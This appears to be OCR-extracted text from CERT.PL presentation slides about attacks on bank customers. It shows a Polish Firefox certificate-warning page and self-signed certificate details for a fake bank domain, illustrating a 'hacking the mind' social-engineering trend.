
CERT.PL

Scenario 1




CERT.PL

Scenario 2


Domena Banku
Błąd certyfikatu
To połączenie jest niezaufane
Program Firefox został poproszony o nawiązanie bezpiecznego połączenia z serwerem
ale nie można potwierdzić bezpieczeństwa tego połączenia.
Zwykle podczas nawiązywania bezpiecznych połączeń witryny dostarczają zaufanych informacji o tożsamości, dowodząc w ten sposób, że użytkownik łączy się z właściwym serwerem. W przypadku tej strony tożsamość nie może być jednak zweryfikowana.
Co teraz zrobić?
Jeśli zwykle połączenie z tą witryną przebiega bez takich problemów, błąd ten może oznaczać, że ktoś próbuje się podszyć pod tę witrynę. W tej sytuacji nie należy kontynuować.
Zabierz mnie stąd!
Szczegóły techniczne
Rozumiem zagrożenie
Podgląd certyfikatu:"thawte.com"
Ogólne
Szczegóły
Nie można sprawdzić tego certyfikatu z nieznanych przyczyn.
Wystawiony dla
Nazwa pospolita (CN) thawte.com
Organizacja (O) <Nie jest częścią certyfikatu>
Jednostka organizacyjna (OU) <Nie jest częścią certyfikatu>
Numer seryjny 3D:A8:F7:DE:75:8F:84:A7:45:C9:20:3B:60:3D:6C:B0
Wystawiony przez
Nazwa pospolita (CN) thawte.com
Organizacja (O) thawte.com
Jednostka organizacyjna (OU) <Nie jest częścią certyfikatu>
Ważność
Wystawiony dnia 2000-01-01
Wygasa dnia 2016-01-01
Odciski
Odcisk SHA1 19:E0:71:98:9A:CC:89:8F:17:79:C2:09:74:6C:66:DB:86:AA:BA:96
Odcisk MD5 4C:7E:C8:62:68:F4:66:64:19:80:DF:5A:40:14:48:98

The trend we see: hacking the mind



src: www.pocobor.com

CERT.PL

Contact: info@cert.pl

Twitter: @cert_polska_en

Web: www.cert.pl